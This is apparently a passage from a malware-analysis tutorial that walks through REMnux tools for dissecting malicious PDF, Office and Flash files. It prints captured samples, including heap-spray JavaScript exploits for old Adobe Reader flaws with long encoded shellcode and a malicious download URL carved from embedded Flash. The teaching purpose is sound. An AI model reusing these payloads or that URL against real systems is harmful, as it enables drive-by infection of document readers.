4$uc6d1$u2444$uce45$u44c6$u4624$uc6f0$u2444$u2747$u44c6$u4824$uc610$u2444$uf849$u44c6$u4a24$uc62f$u2444$uec4b$u44c6$u4c24$uc7ac$u2444$u0d0c$u0000$u8b00$u2444$u893c$u2444$u
8d08$u2444$u8940$u2444$u8b04$u2444$u8930$u2404$u8ae8$ufffc$u89ff$u2444$u832c$u247c$u002c$u2575$u44c7$u0824$u8000$u0000$u44c7$u0424$u0000$u0000$u448b$u3024$u0489$uff24$u849
5$u0000$u8300$u0cec$uade9$u0000$u8d00$u2444$u832c$u0d00$u44c7$u0824$u0004$u0000$u448b$u2c24$u4489$u0424$u448d$u3424$u0489$ue824$ufc20$uffff$u448d$u2c24$u0083$u8d04$u2444$u
8950$u2444$uc704$u2404$u0104$u0000$u55ff$u832c$u08ec$uc381$u1cb2$u0040$u5c89$u0424$ueb81$u1cb2$u0040$u448d$u5024$u0489$uff24$u3055$uec83$u8d08$u2444$u8950$u2444$u8b08$u244
4$u8934$u2444$u8b04$u2444$u892c$u2404$u69e8$ufffc$uc7ff$u2444$u0004$u0000$u8d00$u2444$u8950$u2404$u55ff$u8328$u08ec$u44c7$u0824$u8000$u0000$u44c7$u0424$u0000$u0000$u448b$u
3024$u0489$uff24$u8495$u0000$u8300$u0cec$uc481$u017c$u0000$u43c3$u5c3a$u7250$u676f$u6172$u206d$u6946$u656c$u5c73$u614b$u7073$u7265$u6b73$u2079$u614c$u5c62$u614b$u7073$u726
5$u6b73$u2079$u6e49$u6574$u6e72$u7465$u5320$u6365$u7275$u7469$u2079$u3032$u3930$u4300$u5c3a$u7250$u676f$u6172$u206d$u6946$u656c$u5c73$u614b$u7073$u7265$u6b73$u2079$u614c$u
5c62$u614b$u7073$u7265$u6b73$u2079$u6e41$u6974$u562d$u7269$u7375$u3220$u3030$u0039$u3a43$u505c$uef72$u7267$u6d61$u4620$u6c69$u7365$u4b5c$ue69$u7367$u666f$u0074$u6441$u626
f$u5565$u6470$u7461$u265$u7865$u0065$u0000$u0000');
7
8 while(nop.length <= 0x10000/2) nop+=nop;
9 nop=nop.substr(0,0x10000/2 - sc.length);
10
11 memory=new Array();
12 for(i=0;i<0x1000;i++) {
13     memory[i]=nop + sc;
14 }
15 }
16
17 NS();
18
19 try (this.media.newPlayer(null);) catch(e) {}
20 util.printd("p@11111111111111111111 : yyyy111", new Date());
21 }
```

THIS RUNS SCRIPTS LIVE - NO SANDBOX - (also watch for Adobe specific objects)


[← to clipboard](#) app.viewerVersion: 9.2 this pageNum 1 [^ to script pane](#) Options Run ☐ NoReset

Exploit CVE-2009-4324 Date:12.15.09 v9.2 - media.newPlayer - found in main textbox Line: 19

Other exploits may be hidden w/ obfuscation
may also be used innocently.

msg	data
eval	var memic

PdfStreamDumper -> Malicious PDF Analysis



The screenshot displays a Windows desktop environment. At the top, a 'PDF Stream Dumper - JS UI' window is visible. Below it, a 'sclog - Shellcode Logger Launch Interface' window is open, showing various options like 'Add Breakpoint', 'No Safety Net', 'Allow Any DLL 2 Load', etc. A red box highlights the 'No Safety Net' checkbox. In the foreground, a command prompt window titled 'C:\WINDOWS\system32\cmd.exe' shows the execution of a script. The script's output includes file size information, shellcode loading status, and a list of files found in the Kaspersky Lab directory. A red box highlights the command 'B45 Skipping WinExec(C:\DOCUMENTS~1\ADMINI~1\LOCALS~1\Temp\AdobeUpdate.exe,0)', indicating that the file was not created due to the 'No Safety Net' setting.

If No Safety Net is checked, AdobeUpdate.exe file would have been created
Thus we can see the shellcode behavior at run-time.

PDF File Analysis

Tools Covered So far :

- AnalyzePDF
- pdfextract
- pdfid
- peepdf
- Origami framework
 - origami-extractjs
 - origami-pdfscan
 - origami-walker
- pdfxray_lite
- pdf-parser
- pdfobjflow
- pdftk
- PdfStreamDumper

Microsoft Document Analysis

OfficeMalScanner

- OfficeMalScanner is an efficient tool to quickly scan for shellcode and encrypted PE files as well as pulling macro details from a nasty Office documents.
- Another utility RTFscan offers similar functionality but it is used for RTF functions.

```
remnux@remnux:~/Desktop/OfficeMalScanner$ wine /home/remnux/Desktop/OfficeMalScanner/OfficeMalScanner.exe -h

+-----+
|                   OfficeMalScanner v0.61                   |
|   Frank Boldewin / www.reconstructor.org   |
+-----+

Usage:
-----
OfficeMalScanner <PPT, DOC or XLS file> <scan | info> <brute> <debug>

Options:
  scan    - scan for several shellcode heuristics and encrypted PE-Files
  info    - dumps OLE structures, offsets+length and saves found VB-Macro code
  inflate - decompresses Ms Office 2007 documents, e.g. docx, into a temp dir
Switches: (only enabled if option "scan" was selected)
  brute - enables the "brute force mode" to find encrypted stuff
  debug - prints out disassembly resp hexoutput if a heuristic was found

Examples:
  OfficeMalScanner evil.ppt scan brute debug
  OfficeMalScanner evil.ppt scan
  OfficeMalScanner evil.ppt info

Malicious index rating:
  Executables: 20
  Code       : 10
  STRINGS    : 2
  OLE        : 1

-----
  I strongly suggest you to scan malicious files in a safe environment
  like VMWARE, as this tool is written in C and might have exploitable bugs!
-----

remnux@remnux:~/Desktop/OfficeMalScanner$ █
```

Useful OfficeMalScanner Commands:

OfficeMalScanner <i>file.doc</i> scan brute	Locate shellcode, OLE data, PE files in <i>file.doc</i>
OfficeMalScanner <i>file.doc</i> info	Locate VB macro code in <i>file.doc</i> (no XML files)
OfficeMalScanner <i>file.docx</i> inflate	Decompress <i>file.docx</i> to locate VB code (XML files)

OfficeMalScanner

```
remnux@remnux:~/Desktop/OfficeMalScanner$ wine /home/remnux/Desktop/OfficeMalScanner/OfficeMalScanner.exe /home/remnux/Desktop/bender.doc scan brute
```

```
[*] SCAN mode selected
[*] Opening file /home/remnux/Desktop/bender.doc
[*] Filesize is 106604 (0x1a06c) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
[*] Scanning now...
```

```
Embedded Flash signature found at offset: 0x2e08
```

```
Flash Header Information:
```

```
-----
File is zlib compressed
File version: 9
File size: 2431 bytes
```

```
Dumping flash file as filename: bender__FLASHFILE__OFFSET=0x2e08.swf
```

```
Embedded OLE signature found at offset: 0x13a6c
```

```
Dumping Memory to disk as filename: bender__EMBEDDED_OLE__OFFSET=0x13a6c.bin
```

```
Brute-forcing for encrypted PE- and embedded OLE-files now...
Bruting XOR Key: 0xff
Bruting ADD Key: 0xff
Bruting ROL Key: 0x06
```

```
ROL encrypted MZ/PE signature found at offset: 0xe064 - encryption KEY: 0x06
```

```
Dumping Memory to disk as filename: bender__PEFILE__OFFSET=0xe064__ROL-KEY=0x06.bin
```

```
Bruting ROL Key: 0x08
ROL encrypted embedded OLE signature found at offset: 0x13a6c - encryption KEY: 0x08
```

```
Dumping Memory to disk as filename: bender__EMBEDDED_OLE__OFFSET=0x13a6c__ROL-KEY=0x08.bin
```

```
Analysis finished!
```

```
bender.doc seems to be malicious! Malicious Index = 42
```

```
remnux@remnux:~/Desktop/OfficeMalScanner$ wine /OfficeMalScanner/OfficeMalScanner.exe /home/remnux/Desktop/bender.doc info
```

```
+-----+
|               OfficeMalScanner v0.61               |
| Frank Boldewin / www.reconstructor.org             |
+-----+
```

```
[*] INFO mode selected
[*] Opening file /home/remnux/Desktop/bender.doc
[*] Filesize is 106604 (0x1a06c) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword
```

```
-----
[Scanning for VB-code in BENDER.DOC]
-----
```

```
No VB-Macro code found!
```

```
remnux@remnux:~/Desktop/OfficeMalScanner$
```

Shellcode Extraction

Shellcode(Unicode) to Exe

- During the investigation, I often found malicious shellcodes embedded to document files.
- The best way to analyse Unicode is to covert it to exe and then applying techniques to understand the exe function.

So the steps will be as follows:

- Analyze the PDF to see whether it contains any shellcode described using Unicode characters. Unicode characters is the series of char with %u associated with it. E.g. %u5060, %u5558 etc.
- Copy all the Unicode characters to separate file using **touch/gedit** etc
- Use **Unicode2hex-unescaped** converts the file to hexadecimal format. E.G. \x74\x78\x49\
- This hexadecimal file can be converted to EXE format using **shellcode2exe**
- Exe can be used further to analyze its content.

Shellcode(Unicode) to Exe

```
remnux@remnux:~/Desktop$ pdf-parser.py -f /home/remnux/Desktop/banana.pdf
```

Extract the relevant string to new file. Remove + sign and \r\n at the end to form complete unicode

```
'\nfunction re(count,what) \r\n{\r\nvar v = "";\r\nwhile (--count >= 0) \r\nv += what;\r\nreturn v;\r\n}\r\nfunction start(
0%u9090%uEB90%u5E1a%u5B56%u068a%u303c%u1674%uE0c0%u4604%u268a%uE480%u020f%u88c4%u4303%uEB46%uE8e9%uFFe1%uFFff%u7466%u515a"+\r
50%u4B68%u5077%u6C71%u4D5a%u6B58%u5047%u4850%u794e%u4453%u6250%u5070%u5050%u7875%u5168%u4C4e%u5050%u6270%u5050%u5050%u4B68%u6
6f%u5757%u7850%u4866%u6C4e%u7759%u4350%u6C70%u584e%u644c%u6150%u7050%u7070%u4948%u4754%u4C61%u4F4f%u5747%u7870%u4866%u764f%u5
50%u6948%u7774%u7052%u4F6f%u7777%u6870%u7876%u457a%u7761%u5050%u6C67%u684e%u544a%u7170%u7050%u7070%u7958%u7764%u7472%u4F4f%u4
4e%u5449%u6150%u7050%u7070%u5958%u4764%u5852%u4F4f%u4767%u6850%u4856%u6651%u6576%u7A4f%u7041%u786e%u6458%u4150%u5070%u7070%u4
41%u6967%u5A70%u684e%u686e%u7467%u5150%u7050%u5050%u4948%u5774%u5063%u4F6f%u7767%u6850%u7856%u5572%u706b%u4F4f%u726c%u484e%u6
4f%u6777%u5870%u4856%u6C5a%u4850%u7A4d%u5667%u784e%u7455%u4170%u7070%u5050%u4948%u7744%u7853%u6F4f%u4747%u7850%u4866%u4849%u4
50%u5978%u5744%u4C73%u4F4f%u4757%u7850%u4846%u5467%u4968%u6C6e%u6959%u584e%u6463%u4170%u5050%u5070%u7958%u4754%u7054%u4F4f%u7
6e%u4452%u4170%u7070%u7070%u5958%u5764%u4464%u6F6f%u5757%u6850%u7856%u4D5a%u6B49%u4D77%u4F4d%u784e%u7441%u7170%u7050%u7050%u7
75%u6473%u6363%u766f%u4664%u6D78%u6764%u5046%u7045%u7645%u4F6f%u5755%u4854%u7358%u584f%u4F6f%u4447%u726f%u4D73%u7070%u5041%u7
78%u5747%u5046%u6F6f%u5757%u4470%u7A46%u7054%u6F4f%u6765%u4C51%u7948%u5744%u6C45%u5A76%u5070%u6A46%u5070%u4A56%u7070%u6F6f%u5
4f%u4447%u6B54%u6A46%u7070%u6D78%u6F45%u5057%u5375%u4F4f%u4757%u6470%u4F6f%u5777%u6C65%u6F4f%u7747%u5056%u4F6f%u4745%u4C62%u4
44%u4C45%u5074%u4148%u4873%u4664%u4E62%u7A55%u4876%u7567%u4950%u5148%u5847%u6470%u6352%u7650%u7148%u6951%u5477%u5450%u526e%u6
44%u6451%u7064%u4148%u4853%u6A74%u5567%u5356%u6B64%u5557%u4970%u7178%u7847%u6470%u6241%u4150%u5348%u6961%u4447%u6E50%u624e%u4
70%u5548%u4267%u6F6f%u4F4f%u6F4f%u6378%u706c%u7850%u7978%u6744%u5871%u4A76%u7070%u7866%u5068%u7050%u7070%u5070%u5A66%u6270%u5
70%u7064%u4F4f%u4777%u5071%u6F6f%u4765%u7462%u4978%u7774%u7476%u776c%u6754%u4C46%u6D54%u7A65%u7049%u5050%u6A56%u5070%u4D78%u6
76%u6375%u6F6f%u5767%u4466%u6F4f%u6765%u7063%u4B68%u7774%u5851%u6B42%u5754%u5461%u7368%u586e%u5850%u6B78%u4F55%u7471%u7043%u5
4f%u5A46%u7050%u4D58%u4F65%u5067%u6375%u4B58%u4F65%u4841%u6B52%u4F65%u4441%u6358%u4B4e%u6870%u6375%u4F6f%u4757%u6441%u4F6f%u5
46%u6F4f%u4765%u6862%u5A56%u7050%u6F4f%u5767%u5071%u4F6f%u6755%u6C63%u7A56%u5050%u4F4f%u4745%u4454%u7575%u6B68%u4C6e%u4745%u4
68%u5357%u6C53%u6B48%u5457%u4E71%u7857%u4350%u736f%u6675%u4B58%u4677%u5042%u7350%u734f%u6343%u696c%u6974%u4174%u6D7a%u4370%u6
73%u626f%u7467%u5850%u414c%u4E4c%u6D50%u4350%u524f%u5044%u6B4e%u514f%u4B53%u4E6f%u4E45%u5567%u454e%u4A75%u6B58%u4B6e%u6B58%u6
74%u4B58%u4A45%u6C51%u6370%u4D4d%u6B78%u6470%u4B58%u6350%u754c%u6E45%u4F55%u6D65%u626c%u7850%u7050%u486e%u476c%u6D6f%u4F4f%u6
57%u7576%u7050"+\r\n"%u3030");\r\n\r\nif (app.viewerVersion >= 7.0)\r\n{\r\npln = re(1124,unescape("%u0b0b%u0028%u06eb%u06e
+ unescape("%u9090%u9090")) + re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc + re(1256,unescape("%u4141%u4141"));}\r\n}\r\n
b")) + unescape("%u0b0b%u0019");\r\npln = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9090%u9090"))+ unescape("%
escape("%uf6eb%uf4eb")) + unescape("%uf2eb%uf1eb");\r\nwhile ((pln.length % 8) != 0) \r\npln = unescape("%u4141") + pln;\r\n
viewerVersion >= 6.0)\r\n{\r\nthis.collabStore = Collab.collectEmailInfo({subj: "",msg: pln});\r\n}\r\n}\r\nvar shaft = app.
```

Saving the file as banana.pdf.unicode

Shellcode(Unicode) to Exe

```
remnux@remnux:~/Desktop$ cat banana.pdf.unicode | unicode2hex-escaped > banana.p
df.hex
remnux@remnux:~/Desktop$ file banana.pdf
banana.pdf: PDF document, version 1.6
remnux@remnux:~/Desktop$ file banana.pdf.unicode
banana.pdf.unicode: ASCII text, with very long lines
remnux@remnux:~/Desktop$ file banana.pdf.hex
banana.pdf.hex: ASCII text, with very long lines, with no line terminators
remnux@remnux:~/Desktop$ shellcode2exe -s banana.pdf.hex
```

Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

```
Reading string shellcode from file banana.pdf.hex
Generating executable file
Writing file banana.pdf.exe
Done.
```

```
remnux@remnux:~/Desktop$ file banana.pdf.exe
banana.pdf.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
remnux@remnux:~/Desktop$ strings banana.pdf.exe
```

```
ftZQcPppppPhkdPPLhKwPqIZMXkGPPHnySDPbpPPpuxhQNLPPpbPPPPhK0lxIGWPxxIDwaPooWWPxfH
NlYwPcpINXLdPaPpppHITGaL00GwpxfH0vbRKYgLNxkDPqPpPpHitwRpo0wwphvxzEawPPgINhJTpqPp
ppXydwrT00GpXfXoKygoMpoNXPpPaPpppXYdGRX00GpHVHQfve0zApnxXdPAPpppXIdgbLooggPxfX
A0gipZNhnhgtPQPpPPHItWcPo0gwPhVxrUkp00lrNHfdpQPPpPhyTWct0owgpXVHZlPHMzgVNxUtpApp
PPHIDwSx0oGGPxfHIHoNXJpNnXtDpaPPPPxYDwsL00GWPxFHgThInlYiNXcdpAPPpPXyTGTP00wwPxFH
GnMxNRwSnXRdpAppppXYdWdDooWWPhVxZMIkMMONxAtpqPpPpxyDgdh0owWaPoougsdcccovdFxmDgFP
EpEvo0UWTHXs0Xo0GDorsMppAPppPpgFNKxytGPtxIGWFPooWWpDFzTp0oegQLHyDWElvZpPFjpPVJpp
ooGWfp0ouwsHHCOX0oGDtkFjppxmEoWPuS00Wgpd00WwEl0oGwVPo0EGbLhKt0gPxsniApHKDWELtPHA
sHdFbNUzvHguPIHQGXpdRcPvHqQiwTPTnRNlnkAJxslPPHHYDwQddpHASHtjgUVSdKWUpIxqGxpdAbPA
HSaiGDpNbnLo0WwEl00EwRppoHugBoo000oxclPpxyDgqXvJppfxhPPppppPfZpbvZppFJPPVxppPP
ppdp00wGqPooeGbtXItwvtlwTgFLTmezIppPVjpPxMUoGpUSfzPdHMeovLucoogWfD0oegcphKtwQXBk
TWaThsnXPXxkU0qtCpPStcDxhSoxPPWe0GFZPpXMe0gPucXKe0AHRke0ADXCnkphuCo0WGA0oGwVt00
EWsp0oGGFT0oegbHVZPp0ogWqPo0Ugc1VzPP00EGTDuuhknLEGxKwMphxKumpLEfhKWSSlHkWTqNwXPC
osufXKwFBPPs0sCclititAzmpClcuFss0Vp0KnqpsZobgtPXLALNPmPCORDPNk0QSKoNENgUNEuJXknK
XkuJBdpsmMVvHKp1tkXKEJQlpcMMxkpdXKPCLuEnU0em1bPxPpnHlGom00ooFCsJulvQRNVUWXvuPp00
```

```
KERNEL32.dll
LoadLibraryA
GetProcAddress
```

```
remnux@remnux:~/Desktop$ █
```

Shellcode(Unicode) to .txt

- In previous section, we saw that we can covert an Unicode expressions to exe.
- However, we can also convert the expression to txt. I.E Unicode to txt and we use **unicode2raw** for that.
- First we are converting the Unicode to raw output using **unicode2raw**.
- Then we are using **sctest** with parameter **-S, -v, -s** stating read shellcode, maximum time to run the test and be verberos i.e. can be used multiple times respectively.

```
remnux@remnux: ~/Desktop$ cat banana.pdf.unicode
%u9090%u9090%u9090%u9090%uEB90%u5E1a%u5B56%u068a%u303c%u1674%uE0c0%u4604%u268a%uE480%
%u5064%u4C50%u4B68%u5077%u6C71%u4D5a%u6B58%u5047%u4850%u794e%u4453%u6250%u5070%u5050%
%u5061%u6F6f%u5757%u7850%u4866%u6C4e%u7759%u4350%u6C70%u584e%u644c%u6150%u7050%u7070%
%u6557%u474f%u5A46%u7050%u4D58%u4F65%u5067%u6375%u4B58%u4F65%u4841%u6B52%u4F65%u4441%
%u4747%u5446%u6F4f%u4765%u6862%u5A56%u7050%u6F4f%u5767%u5071%u4F6f%u6755%u6C63%u7A56%
%u6645%u4B68%u5357%u6C53%u6B48%u5457%u4E71%u7857%u4350%u736f%u6675%u4B58%u4677%u5042%
%u7071%u5A73%u626f%u7467%u5850%u414c%u4E4c%u6D50%u4350%u524f%u5044%u6B4e%u514f%u4B53%
%u6C70%u6B74%u4B58%u4A45%u6C51%u6370%u4D4d%u6B78%u6470%u4B58%u6350%u754c%u6E45%u4F55%
%u5556%u5857%u7576%u7050%u3030
remnux@remnux: ~/Desktop$ cat banana.pdf.unicode | unicode2raw > banana.pdf.raw
remnux@remnux: ~/Desktop$ cat banana.pdf.raw | sctest -Svs 10000000 > banana.txt
remnux@remnux: ~/Desktop$ cat banana.txt
verbose = 1
unhooked call to GlobalAlloc
stepcount 698861
ERROR DeleteFile (
    LPCTSTR lpFileName = 0x00417278 =>
        none;
) = -1;
DWORD WINAPI GetFileSize (
    HANDLE hFile = 1;
    LPDWORD lpFileSizeHigh = 0x00416e2e =>
        = 0;
) = 4711;
remnux@remnux: ~/Desktop$ █
```

Shellcode Extraction

Tools Covered So far :

- Shellcode to exe
 - unicode2hex-unescaped
 - shellcode2exe
- Shellcode to txt
 - unicode2raw
 - sctest

Shellcode Analysis

Shellcode Analysis -> xxxswf.py

- xxxswf.py is a Python script for carving, scanning, compressing, decompressing and analyzing Flash SWF files.
- The script can be used on an individual SWF, single SWF or multiple SWFs embedded in a file stream or all files in a directory.

```
remnux@remnux:~/Desktop/new$ xxxswf.py -h
Usage: xxxswf.py [options] <file.bad>

Options:
  -h, --help            show this help message and exit
  -x, --extract          Extracts the embedded SWF(s), names it MD5HASH.swf &
                        saves it in the working dir. No addition args needed
  -y, --yara            Scans the SWF(s) with yara. If the SWF(s) is
                        compressed it will be deflated. No addition args
                        needed
  -s, --md5scan         Scans the SWF(s) for MD5 signatures. Please see func
                        checkMD5 to define hashes. No addition args needed
  -H, --header          Displays the SWFs file header. No addition args needed
  -d, --decompress      Deflates compressed SWFS(s)
  -r PATH, --readdir=PATH Will scan a directory for files that contain SWFs.
                        Must provide path in quotes
  -c, --compress        Compress SWF using Zlib
  -z, --zcompress        Compress SWF using LZMA
remnux@remnux:~/Desktop/new$
```

```
remnux@remnux:~/Desktop/new$ xxxswf.py -xd /home/remnux/Desktop/bender.doc
```

```
[SUMMARY] Potentially 1 SWF(s) in MD5 d41d8cd98f00b204e9800998ecf8427e:/home/remnux/Desktop/bender.doc
[ADDR] SWF 1 at 0x2e08 - CWS Header
[FILE] Carved SWF MD5: 128a66cc3efe6f424c3fedcc4b6235ac.8.swf
[FILE] Carved SWF MD5: 128a66cc3efe6f424c3fedcc4b6235ac.9.swf
```

```
remnux@remnux:~/Desktop/new$ strings 128a66cc3efe6f424c3fedcc4b6235ac.8.swf | grep http
```

```
http://208.115.230.76/test.mp4
```

```
flash.events!http://adobe.com/AS3/2006/builtin
```

Searching for texts
like HTTP could help in
investigation

Shellcode Analysis -> swfdump

- The tool collection includes programs for reading SWF files, combining them, and creating them from other content (like images, sound files, videos or sourcecode).
- The simplest use of swfdump is shown here.

```
remnux@remnux: ~/Desktop/new$ swfdump -h
```

```
Usage: swfdump [-atpdu] file.swf
```

-h , --help	Print short help message and exit
-D , --full	Show everything. Same as -atp
-V , --version	Print version info and exit
-e , --html	Print out html code for embedding the file
-E , --xhtml	Print out xhtml code for embedding the file
-a , --action	Disassemble action tags
-t , --text	Show text fields (like swfstrings).
-s , --shapes	Show shape coordinates/styles
-F , --fonts	Show font information
-p , --placements	Show placement information
-B , --buttons	Show button information
-b , --bbox	Print tag's bounding boxes
-X , --width	Prints out a string of the form "-X width".
-Y , --height	Prints out a string of the form "-Y height".
-r , --rate	Prints out a string of the form "-r rate".
-f , --frames	Prints out a string of the form "-f framenum".
-d , --hex	Print hex output of tag data, too.
-u , --used	Show referred IDs for each Tag.

```
remnux@remnux: ~/Desktop/new$ swfdump -Ddu 128a66cc3efe6f424c3fedcc4b6235ac.8.swf > out.txt
```

```
remnux@remnux: ~/Desktop/new$ cat out.txt | grep http
```

```
00017) + 2:0 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::charAt, 1 params
00022) + 3:0 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::charAt, 1 params
00310) + 2:1 callpropvoid <q>[namespace]http://adobe.com/AS3/2006/builtin::push, 1 params
00336) + 2:1 callpropvoid <q>[namespace]http://adobe.com/AS3/2006/builtin::push, 1 params
00371) + 1:1 pushstring "http://208.115.230.76/test.mp4"
      ==> 60 7e 7e 7e ee 41 31 1e 68 74 74 70 3a 2f 2f 32 ~~~~0A1.http://2
      ==> 6e 74 73 21 68 74 74 70 3a 2f 2f 61 64 6f 62 65 nts!http://adobe
```

```
remnux@remnux: ~/Desktop/new$
```

Shellcode Analysis -> extract_swf

- It is another simple python utility to extract Shockwave files from files.

```
remnux@remnux:~/Desktop/new$ extract_swf.py /home/remnux/Desktop/bender.doc
reading '/home/remnux/Desktop/bender.doc'
found a valid header:
  id: CWS
  version: 9
  length: 2431
  decompressing... ok.
wrote swf to out001.swf
remnux@remnux:~/Desktop/new$ swfdump -Ddu out001.swf > out1.txt
remnux@remnux:~/Desktop/new$ cat out1.txt | grep http
00017) + 2:0 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::charAt, 1 params
00022) + 3:0 callproperty <q>[namespace]http://adobe.com/AS3/2006/builtin::charAt, 1 params
00310) + 2:1 callpropvoid <q>[namespace]http://adobe.com/AS3/2006/builtin::push, 1 params
00336) + 2:1 callpropvoid <q>[namespace]http://adobe.com/AS3/2006/builtin::push, 1 params
00371) + 1:1 pushstring "http://208.115.230.76/test.mp4"
      ==> 60 7e 7e 7e ee 41 31 1e 68 74 74 70 3a 2f 2f 32      `~~~0A1.http://2
      ==> 6e 74 73 21 68 74 74 70 3a 2f 2f 61 64 6f 62 65      nts!http://adobe
```

Shellcode Analysis

Tools Covered So far :

- Xxxswf
- Swfdump
- extract_swf

Thank you.!